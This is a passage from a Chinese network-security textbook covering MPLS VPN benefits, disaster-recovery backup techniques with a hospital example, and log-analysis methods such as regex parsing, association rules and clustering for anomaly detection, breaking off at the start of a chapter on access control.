（1）MPLS VPN 安全性高，采用 MPLS 作为通道机制实现透明报文传输，MPLS 的标签交换路径（LSP）具有与 FR 和 ATMVCC 相类似的安全性；另外，用户还可以设置防火墙和采用数据加密的方法，进一步提高安全性。

（2）强大的扩展性。包括两点：网络中可以容纳的 VPN 数目很大；同一 VPN 的用户很容易扩充。

（3）业务的融合，提供了数据、语音和视频相融合的能力。

（4）灵活的控制策略。可以制定特殊的控制策略，满足不同用户的特殊要求，实现增值服务。

（5）强大的管理功能，采用集中管理方式，业务配置与调度统一平台，减轻了用户的负担。

（6）服务级别协议：目前有差别服务、流量整型和服务级别来保证一定的流量性能，将来可以提供带宽保证和更高的服务质量保证。

（7）为用户节省费用。线路费的价格比租用专用线便宜；用户只需配备 CE 设备，不需要专门的 VPN 网关；融合语音数据业务节约费用；用户不必进行专门管理维护，也就不需要额外的管理费用；人员费用：不必要雇用大量的专业技术人员。

6.4.3 网络容灾备份技术及应用

6.4.3.1 网络容灾备份系统的工作原理

网络容灾备份系统是指在相隔较远的异地，建立两套或多套功能相同的 IT 系统，互相之间可以进行健康状态监视和功能切换，当一处系统因意外(如火灾、地震等)停止工作时，整个应用系统可以切换到另一处，使得该系统功能可以继续正常工作。网络容灾技术是系统的高可用性技术的一个组成部分，网络容灾系统更加强调处理外界环境对系统的影响，特别是灾难性事件对整个 IT 节点的影响，提供节点级别的系统恢复功能。

从根本上说，灾难恢复计划应当包括 3 个重要部分：数据保护、灾难防备和事后恢复。数据系统的安全体系主要有数据备份系统、高可用系统两个方面，备份系统提供应用系统的数据后援，确保在任意情况下(包括人工操作失误)数据具有完整的恢复能力，高可用性系统提供故障检测和故障切换功能，确保系统在规定时间内恢复服务能力。

一个完善的网络容灾备份应包括硬件级物理容错和软件级数据备份，并且能够自动地跨越整个系统网络平台，其主要包括以下几个方面：

① 构造双机容错系统：在企业业务网络中，最关键的设备是文件服务器，为了保证网络系统连续运行，必须采用文件服务器双机热备份容错技术，以解决硬件的故障。从物理上保证企业应用软件运行所需的环境。

② 各类数据库的备份：如今企业应用系统的数据库已经相当复杂和庞大，单纯使用备份文件的简单方式来备份数据库已不再适用，能否将所需要的数据从庞大的数据库文件中抽取出来进行备份，是网络备份的重要一环。

③ 网络故障和灾难恢复：网络备份的最终目的是保障网络系统安全运行，当网络系统出现逻辑错误时，网络备份系统能够根据备份的系统文件和各类数据库文件在最短的时间内迅速恢复网络系统。

④ 备份任务管理：对于网络管理员来说，备份是一项繁重的任务，需要完成大量的手工操作，费时费力。因此，网络备份应具备实现定时和实时自动备份，从而减轻网管员的负担并消除手工操作带来的失误。

业务网络需要备份的数据包括各个平台系统数据和业务数据。其中系统数据主要包括数据字典、权限设置、存储分配，网络地址及系统配置参数。例如网络用户名称、用户属性，用户权限、用户注册文本、应用软件的可执行文件和配置文件等。对于容灾系统，以上几个部分不可或缺。例如，缺乏数据备份系统，则系统在抗御误操作、黑客攻击等方面就会十分脆弱；没有远程的数据复制系统，则远程的数据一致性得不到保障。在选择容灾系统的结构时，首先要考虑的就是选择采用合理的异地数据复制技术，其次，要建立多层次的广域网络故障切换机制。

在建立容灾备份系统时会涉及到多种技术，如：远程镜像技术、快照技术、基于 IP 的 SAN 互连技术等。

1．远程镜像技术

远程镜像技术是在主数据中心和备援中心之间的数据备份时用到。镜像是在两个或多个磁盘或磁盘子系统上产生同一个数据的镜像视图的信息存储过程，一个叫主镜像系统，另一个叫从镜像系统。按主从镜像存储系统所处的位置可分为本地镜像和远程镜像。远程镜像又叫远程复制，是容灾备份的核心技术，同时也是保持远程数据同步和实现灾难恢复的基础。远程镜像按请求镜像的主机是否需要远程镜像站点的确认信息，又可分为同步远程镜像和异步远程镜像。

同步远程镜像（同步复制技术）是指通过远程镜像软件，将本地数据以完全同步的方式复制到异地，每一本地的 I/O 事务均需等待远程复制的完成确认信息，方予以释放。同步镜像使拷贝总能与本地机要求复制的内容相匹配。当主站点出现故障时，用户的应用程序切换到备份的替代站点后，被镜像的远程副本可以保证业务继续执行而没有数据的丢失。但它存在往返传播造成延时较长的缺点，只限于在相对较近的距离上应用。

异步远程镜像（异步复制技术）保证在更新远程存储视图前完成向本地存储系统的基本操作，而由本地存储系统提供给请求镜像主机的 I/O 操作完成确认信息。远程的数据复制是以后台同步的方式进行的，这使本地系统性能受到的影响很小，传输距离长（可达 1000 公里以上），对网络带宽要求小。但是，许多远程的从属存储子系统的写没有得到确认，当某种因素造成数据传输失败，可能出现数据一致性问题。为了解决这个问题，目前大多采用延迟复制的技术（本地数据复制均在后台日志区进行），即在确保本地数据完好无损后进行远程数据更新。

2．快照技术

远程镜像技术往往同快照技术结合起来实现远程备份，即通过镜像把数据备份到远程存储系统中，再用快照技术把远程存储系统中的信息备份到远程的磁带库、光盘库中。

快照是通过软件对要备份的磁盘子系统的数据快速扫描，建立一个要备份数据的快照逻辑单元号 LUN（Logical Unit Number）和快照 cache。在快速扫描时，把备份过程中即将要修改的数据块同时快速拷贝到快照 cache 中。快照 LUN 是一组指针，它指向快照 cache 和磁盘子系统中不变的数据块（在备份过程中）。在正常业务进行的同时，利用快照 LUN 实现对原数据的一个完全的备份。它可使用户在正常业务不受影响的情况下（主要指容灾备份系统），实时提取当前在线业务数据。其“备份窗口”接近于零，可大大增加系统业务的连续性，为实现系统真正的 7×24 运转提供了保证。

快照是通过内存作为缓冲区（快照 cache），由快照软件提供系统磁盘存储的即时数据映像，它存在缓冲区调度的问题。

3．互连技术

早期的主数据中心和备援数据中心之间的数据备份，主要是基于 SAN（Storage Area Network）的远程复制（镜像），即通过光纤通道 FC，把两个 SAN 连接起来，进行远程镜像（复制）。当灾难发生时，由备援数据中心替代主数据中心保证系统工作的连续性。这种远程容灾备份方式存在一些缺陷，如：实现成本高、设备的互操作性差、跨越的地理距离短（10 公里）等，这些因素阻碍了它的进一步推广和应用。

目前，出现了多种基于 IP 的 SAN 的远程数据容灾备份技术。它们是利用基于 IP 的 SAN 的互连协议，将主数据中心 SAN 中的信息通过现有的 TCP/IP 网络，远程复制到备援中心 SAN 中。当备援中心存储的数据量过大时，可利用快照技术将其备份到磁带库或光盘库中。这种基于 IP 的 SAN 的远程容灾备份，可以跨越 LAN、MAN 和 WAN，成本低、可扩展性好，具有广阔的发展前景。基于 IP 的互连协议包括：FCIP、iFCP、Infiniband、iSCSI 等。

6.4.3.2 网络容灾备份系统分类

容灾系统的划分，由其最终要达到的效果来决定。从其对系统的保护程度来分，可以将容灾系统分为：数据容灾和应用容灾。

1．数据容灾

所谓数据容灾，就是指建立一个异地的数据系统，该系统是本地关键应用数据的一个可用复制。在本地数据及整个应用系统出现灾难时，系统至少在异地保存有一份可用的关键业务的数据。该数据可以是与本地生产数据的完全实时复制，也可以比本地数据略微落后，但一定是可用的。采用的主要技术是数据备份和数据复制技术。数据容灾技术，又称为异地数据复制技术，按照其实现的技术方式来说，主要可以分为同步传输方式和异步传输方式(各厂商在技术用语上可能有所不同)，另外，也有如“半同步”这样的方式。半同步传输方式基本与同步传输方式相同，只是在 Read 占 I/O 比重比较大时，相对同步传输方式，可以略微提高 I/O 的速度。而根据容灾的距离，数据容灾又可以分成远程数据容灾和近程数据容灾方式。

完全备份需要对所有文件进行备份，无论这些文件自上一次备份后是否被修改过，而增量备份只备份在上一次备份后被修改过的文件。

增量备份是比较好的方式。因为在两次备份间被修改过的文件相对于整个备份文件集合来说只是少数。当备份周期是一天或者更短时，通常只有少于 1%的文件被修改。此时，增量备份只复制完全备份 1%的数据，占用 1%的存储资源。增量备份分为差别备份和累积备份：差别备份是从上次备份后修改过的文件的拷贝；累积备份是指自上一个完全备份后被修改的全部文件拷贝。

完全备份、累积备份和差别备份可以通过互相组合以平衡备份对应用的影响以及整

个文件系统和数据库的恢复时间。例如，一周的备份上作可以这样设计：周日生成完全备份，周一、周二和周三生成差别备份，周四生成累积备份，周五和周六生成差别备份。当需要恢复一周的数据时，首先恢复上周日的完全备份，再恢复周四的累积备份，最后恢复周五和周六的备份。在这个过程中，恢复数据至多需要四次恢复。

2．应用容灾

所谓应用容灾，是在数据容灾的基础上，在异地建立一套完整的与本地生产系统相当的备份应用系统(可以是互为备份)，在灾难情况下，远程系统迅速接管业务运行。数据容灾是抗御灾难的保障，而应用容灾则是容灾系统建设的目标。建立这样一个系统是相对比较复杂的，不仅需要一份可用的数据复制，还要有包括网络、主机、应用、甚至 IP 等资源，以及各资源之间的良好协调。主要的技术包括负载均衡、集群技术。数据容灾是应用容灾的基础，应用容灾是数据容灾的目标。在选择容灾系统的构造时，还要建立多层次的广域网络故障切换机制。本地的高可用系统指在多个服务器运行一个或多种应用的情况下，应确保任意服务器出现任何故障时，其运行的应用不能中断，应用程序和系统应能迅速切换到其他服务器上运行，即本地系统集群和热备份。在远程的容灾系统中，要实现完整的应用容灾，既要包含本地系统的安全机制、远程的数据复制机制，还应具有广域网范围的远程故障切换能力和故障诊断能力。也就是说，一旦故障发生，系统要有强大的故障诊断和切换策略制订机制，确保快速的反应和迅速的业务接管。实际上，广域网范围的高可用能力与本地系统的高可用能力应形成一个整体，实现多级的故障切换和恢复机制，确保系统在各个范围的可靠和安全。

根据备份数据与产生中心的距离，备份技术分为同城备份和异地备份两类。

同城备份，是指将生产中心的数据备份在本地的容灾备份机房中，它的特点是速度相对较快。由于是在本地，因此建议同时做接管。但是它的缺点是一旦发生大灾大难，将无法保证本地容灾备份机房中的数据和系统仍可用。

异地备份，通过互联网 TCP/IP 协议，将生产中心的数据备份到异地。备份时要注意“一个三”和“三个不原则”，必须备份到 300 公里以外，并且不能在同一地震带，不能在同地电网，不能在同一江河流域。这样即使发生大灾大难，也可以在异地进行数据回退。当然，异地备份，如果想做接管需要专线连接，一般需要在同一网段内才能实现业务的接管。

当然，最好是能够建立起“两地三中心”的模式，既做同城备份也做异地备份，这样数据的安全性会高得多。

6.4.3.3　网络容灾备份系统的应用

大型医院因为其各方面因素，常常对数据容灾有很高的要求，根据国家等级规范，可达到最高层次的第 6 级要求。下面以某医院的容灾架构图来说明。

在局域网内部署三台备用服务器，分别是 HIS、PACS 以及其他业务系统的容灾服务器。针对不同的业务对 RTO、RPO 的要求，HIS 和 PACS 数据库服务器部署镜像软件，RIS、LIS、CIS 等其他 4 台数据库服务器上分别部署连续数据保护 CDP 软件，实现数据实时复制和操作系统、文件的定时备份。网络拓扑图如图 6-66 所示。




图 6-66 容灾系统拓扑结构图

针对医院对各业务系统的 RTO（恢复时间目标）和 RPO（恢复点目标）不同，选择的容灾软件也不同，比如 HIS 系统需要做到 7×24 小时不停机，保证业务的连续运行，使用镜像备份系统来满足它的要求。对于相对于 HIS 来说可容忍一定的恢复时间的系统。比如 LIS 容忍三分钟的恢复时间，这时候，就可以选择连续数据保护系统 CDP 满足其要求。这样使用镜像备份软件和连续数据保护系统 CDP 来达到根据业务需求不同达到容灾、容错两大目的。

系统对备用端服务器硬件和网络等无特殊要求，可实现低成本、高保障的热备份和热容灾。其支持主流的数据库和文件备份以及恢复，具有全面保护、安全可靠、功能强大、简单易用等特点。

6.4.4 日志分析

6.4.4.1 日志分析的基本原理

日志分析就是对有关操作系统、系统应用或用户活动所产生的一系列的计算机安全

事件进行记录和分析的过程。在计算机系统中，安全管理员采用日志分析审计系统来监视系统的状态和活动，并对日志文件进行分析、及时发现系统中存在的安全问题。

一个安全的网络系统中的日志分析审计系统，是对网络系统中任一或所有安全相关事件进行记录、分析和再现的处理系统。对于日志分析审计系统的一般要求主要包括：

① 记录与再现：要求审计系统能够记录系统中所有的安全相关事件，同时，如果有必要，应该能够再现产生某一系统状态的主要行为；

② 入侵检测：分析审计系统应能够检查出大多数常见的系统入侵的企图，同时，经过适当的设计，应该能够阻止这些入侵行为；

③ 记录入侵行为：分析审计系统应该记录所有的入侵企图，即使某次入侵已经成功，这时候调查取证和系统恢复必不可少的；

④ 威慑作用：应该对系统中具有的日志分析审计系统及其性能进行适当宣传，这样可以对企图入侵者起到威慑作用，又可以减少合法用户在无意中违反系统的安全策略；

⑤ 系统本身的安全性：必须保证日志分析审计系统本身的安全性，其中，一方面包括操作系统和软件的安全性，另一方面包括分析审计数据的安全性；一般来说，要保证日志分析审计系统本身的安全，必须与系统中其他安全措施，例如认证、授权、加密措施等相配合。

日志分析审计的功能包括：

① 对潜在的攻击者起到震慑或警告；

② 对于已经发生的系统破坏行为，提供有效的追纠证据；

③ 为系统管理员提供有价值的系统使用日志，从而帮助系统管理员及时发现系统入侵行为或潜在的系统漏洞。

日志分析审计范围包括操作系统和各种应用程序。操作系统日志分析审计子系统的主要目标是检测和判定对系统的渗透及识别误操作。其基本功能为：分析对象（如用户、文件操作、操作命令等）的选择；分析文件的定义与自动转换；文件系统完整性的定时检测；审计信息的格式和输出媒体；逐出系统、报警阀值的设置与选择；分析日志记录及其数据的安全保护等。应用程序分析审计子系统的重点是针对应用程序的某些操作作为审计对象进行监视和实时记录并据记录结果判断此应用程序是否被修改和安全控制，是否在发挥正确作用；判断程序和数据是否完整；依靠使用者身份、口令验证终端保护等办法控制应用程序的运行。

网络日志分析审计一般包括以下分析审计事件：身份鉴别机制的使用；将客体引入用户地址空间；客体的删除；操作员、系统管理员或（和）系统安全管理员所实施的动作；其他的与安全相关的事件。而每一事件的分析审计记录项应包括：事件的日期与时间；用户；事件类型；事件成功与否；对于身份鉴别事件分析审计记录还应包括请求的来源（如，终端标识符）。对于客体引入用户地址空间的事件及客体删除事件，分析审计记录还应该包括客体的名称和客体的安全级别等。

一个日志分析审计系统的简单模型包括两个部分：日志数据采集器，它用于采集数据；日志数据分析器，它负责对分析审计数据采集器发送给它的日志数据进行分析。通常，从数据采集器向数据分析器传送日志数据，是由一个文件来完成的，当从不同的系统采集日志数据时，就会产生问题，这是对日志分析审计来说，缺少一个标准的接口。

从日志记录中提取综合的信息来形成查询是非常困难的一件事。在浏览日志时，可以借助于许多工具。在开发有效的日志分析工具时，所遇到的主要障碍是需要处理日志机制生成的大量数据。

6.4.4.2 日志分析方法

日志分析有人工分析，计算机手动分析、处理审计记录并与分析人员最后决策相结合的半自动，依靠专家系统作出判断结果的自动化的智能分析等。

日志分析记录实现方式有如下三种：一是集中式日志分析。所有多用户操作系统都有一个统计软件，用于采集用户活动信息。集中式日志分析可以用其实现安全日志分析追踪，但它要么不一定含有安全所需的信息，要么其格式不便使用；二是专用日志分析记录。它只记录入侵检测系统所需的分析审计数据。它可以独立于各种具体操作系统单独运行，便于实现安全日志分析；三是分布式分析。分布式分析审计允许从网络中的异型系统中采集日志数据。这是在网络环境中保证安全性所必需的。因为在同一个网络所发生的用户活动相关性有可能呈现出某个恶意的行为，而相同的行为在单个主机层面上可能看起来是合法的。

1．基于正则表达式的模式匹配日志分析

正则表达式（Regular Expression）是一种可以用于模式匹配和替换的强有力的工具，在很多词法分析的应用中得到了大量的使用。正则表达式可以让用户通过一系列的特殊字符构建匹配模式，然后把匹配模式与数据文件、程序输入以及 Web 页面的表单输入等目标对象进行比较，根据比较对象中是否包含匹配模式，执行相应的程序。它通常在对日志文件的初步分析中使用。

利用正则表达式对日志进行两层解析的过程如下：

（1）日志的第一层解析主要有以下两个作用：

① 将日志所包含的 IP 层信息的各个字段区分开，并存入数据库中，如源 IP 地址和端口号、目的 IP 地址和端口号、时间、流量等信息；

② 解析结果作为第二层解析的输入，第二层解析根据各个字段的具体值，进一步调用相应规则进行解析。

（2）第一层解析已经将日志的各个字段分开，第二层解析将根据 cat 字段区分出日志内容的具体类别，然后，根据 cat 字段，调用相应的解析程序进行解析，第一层解析结果中的 msg 和 note 字段是第一层解析的主要输入，这两个字段包含了日志更详细的信息。如入侵的具体方法、登录用户名等信息。

第二层解析后，将根据解析结果同数据库中原有的数据做比较，并做归并操作，完

成日志初步统计。

2．基于关联分析的日志分析

关联规则挖掘是数据挖掘中最活跃的研究方法之一。给定一个日志数据库，关联规则挖掘问题就是通过用户指定最小支持度（minsupport）和最小可信度（minconfidence）来寻找合适关联规则的过程。

一般地，关联规则挖掘问题可以划分成两个子问题：

（1）发现频繁项目集

通过用户给定的 minsupport，寻找所有频繁项目集（Frequent Item set），即满足 support 不小于 minsupport 的项目集。事实上，这些频繁项目集可能具有包含关系。一般地，我们只关心那些不被其他频繁项目集所包含的所谓频繁大项集（Frequent Large Item set）的集合。这些频繁大项集是形成关联规则基础。

（2）生成关联规则

通过用户给定的 minconfidence，在每个最大频繁项目集中，寻找 confidence 不小于 minconfidence 的关联规则。

涉及两个或两个以上谓词的关联规则，称为多维关联规则。在日志的数据分析中，由于每次访问记录都是多维元组，则需要使用多维关联规则分析维间的隐含关系。例如：采用关联规则挖掘主机日志时，发现的规则之一为

10.30.80.209 80 GET → 200 (0.3582 0.6560)

该规则表示主机日志中 35.82%是通过 80 端口 IP 为 10.30.80.209 的用户，通过 GET 途径且访问状态为 200 的访问；在该用户通过 80 端口 GET 途径的所有访问中，访问状态为 200 的可能性占 65.60%。

3．基于聚类分析的日志分析

聚类分析，也叫分类分析，它的基本思想是：我们所研究的样品之间存在程度不同的相似性。根据一批样品的多个观测指标，具体找出一些能够度量样品或指标之间相似程度的统计量，以这些统计量为划分类型的依据。把一些相似程度较大的样品（或指标）聚合为一类，把另外一些彼此之间相似程度较大的样品（或指标）又聚合为另一类，直到把所有的样品（或指标）聚合完毕，这就是分类的基本思想。对于日志分析与审计来说，它的功能是把可疑数据映射到某个给定的类上。分类模型通常以 if-then 规则的形式出现。如 X→Y，X＝{X1，X2，…，Xn}表示条件，Y 表示类别。

采用的基本方法是：用一定数量的样本（称为训练样本集），由这些样本及其已知类别，给出一套分类判别准则，使得按照这套分类判别准则，对待识别模式进行分类使错误识别率最小。训练完毕后，对任何一个样本，都可以利用分类器将其归到某类中。主要用于预测类别。

6.4.4.3　日志分析应用

以下是基于关联分析方法进行日志分析的例子：

通过典型的基于关联分析的 Apriori 算法进行日志分析得出的是特征模式，例如通过对用户历史数据的分析，发现如下关联规则：

模式 1：username=A，timestamp=am，hostip = 192.168.1.119，userip =192.168.1.201 [0.98，0.60]

模式 2：username =A，command=vi，param=.c[0.45，0.05]

模式 1 表示用户 A 通常在每天的上午登录，登录的主机是 192.168.1.119，登录时的 IP 地址是 192.168.1.201。模式 2 表示用户 A 经常执行 vi 命令，执行命令时所使用的参数通常是.c 为后缀名的文件。模式后面括号内的分别为置信度和支持度。模式 1 的置信度为 98%，支持度为 60%；模式 2 的置信度为 45%，支持度为 5%。

如果在 Apriori 算法的基础上加上一个时间约束则是时间序列分析算法，它用于分析不同审计记录之间的相关性。它的形式为：X，Y→Z[C，S，w]，X，Y，Z 为项集，w 为时间约束。含义：若 X，Y 发生，则在 w 秒内，Z 也发生。

S=Support(XYZ)是规则的支持度：满足规则的样本百分比。

C=Support(XYZ)/Support(XY)是置信度：当 X，Y 发生时 Z 发生的条件概率。

除了时间序列分析以外还有系统调用序列，与时间序列分析不同的是它只有一个支持度，没有时间窗口的限制，也没有置信度。

例如，通过对用户 A 所执行的命令序列进行分析，发现如下序列模式：

模式 3：command=vi，param=.c→command=gcc，param=-g-o→command=gdb(0.4)

模式 3 表示用户经常执行的命令序列是：首先用 vi 编辑 c 程序，然后用 gcc 编译再使用 gdb 进行程序的调试。

系统调用序列模式的关键是模式的支持度。对于序列模式 P，假设其长度为 l，则支持度计算公式为 Support(p)=N_p/N_l，其中 N_p 代表序列模式 P 在审计记录集中出现的次数，N_l 代表审计记录集所包含的所有长度为 l 的序列数。上述序列模式的支持度为 40%。

依据以上挖掘出的关联规则和序列模式，可以判断出用户 A 应该是一个 C 程序员，其上作时间是每天的上午，并且通常从 IP 为 192.168.1.201 的客户机登录到 IP 为 192.168.1.119 的主机上进行编程操作。如果在实际的检测过程中，发现某一天该用户突然在晚间登录，或者从一个陌生的 IP 地址登录到系统主机，或者在登录过程中执行了大量与编程无关的操作，访问主机的敏感口录和文件，则可以推断出该用户出现了某种异常。这种异常可能是该用户正在试图超越其正常的操作权限，也可能是有人冒用该用户的账号进行恶意的操作。虽然异常并不一定意味着攻击行为，但至少应该引起安全管理员的密切注意。

对 DDoS 攻击的关联分析：

输入：连接记录的 ID 号，即 DDoS _RECORD 里的 DNO。

输出：连接记录间的关联关系。

对 Finger 攻击的关联分析：

输入：连接记录里各个特征对应的数字标号。

输出：连接记录内各个特征属性的关联关系。

输入形式：1 2 3 | 1 4 5 | 2 3 4 | 1 2 3 4 | 2 3（假设 1，2，3，4，5 代表审计记录号或者特征号）。

输出形式：4←5（30.0%，100.0%）（30.0%是置信度，100%是支持度）

4←5 1（10.0%，100.0%）（10.0%是置信度，100%是支持度）

4←5（30.0%，100.0%）含义是：当数字 5 所代表的特征出现时，数字 4 所代表的特征出现的概率是 100%，这种事件占整个事件的 30.0%。

第 7 章　信息系统安全工程

7.1　访问控制

7.1.1　访问控制技术

1．基于角色的访问控制设计

基于角色的访问控制（RBAC）是实施面向企业安全策略的一种有效的访问控制方式。其基本思想是，对系统操作的各种权限不是直接授予具体的用户，而是在用户集合与权限集合之间建立一个角色集合。每一种角色对应一组相应的权限。一旦用户被分配了适当的角色后，该用户就拥有此角色的所有操作权限。这样做的好处是，不必在每次创建用户时都进行分配权限的操作，只要分配用户相应的角色即可，而且角色的权限变更比用户的权限变更要少得多，这样将简化用户的权限管理，减少系统的开销。

2．Kerberos 协议（Kerberos：Network Authentication Protocol）

（1）概述

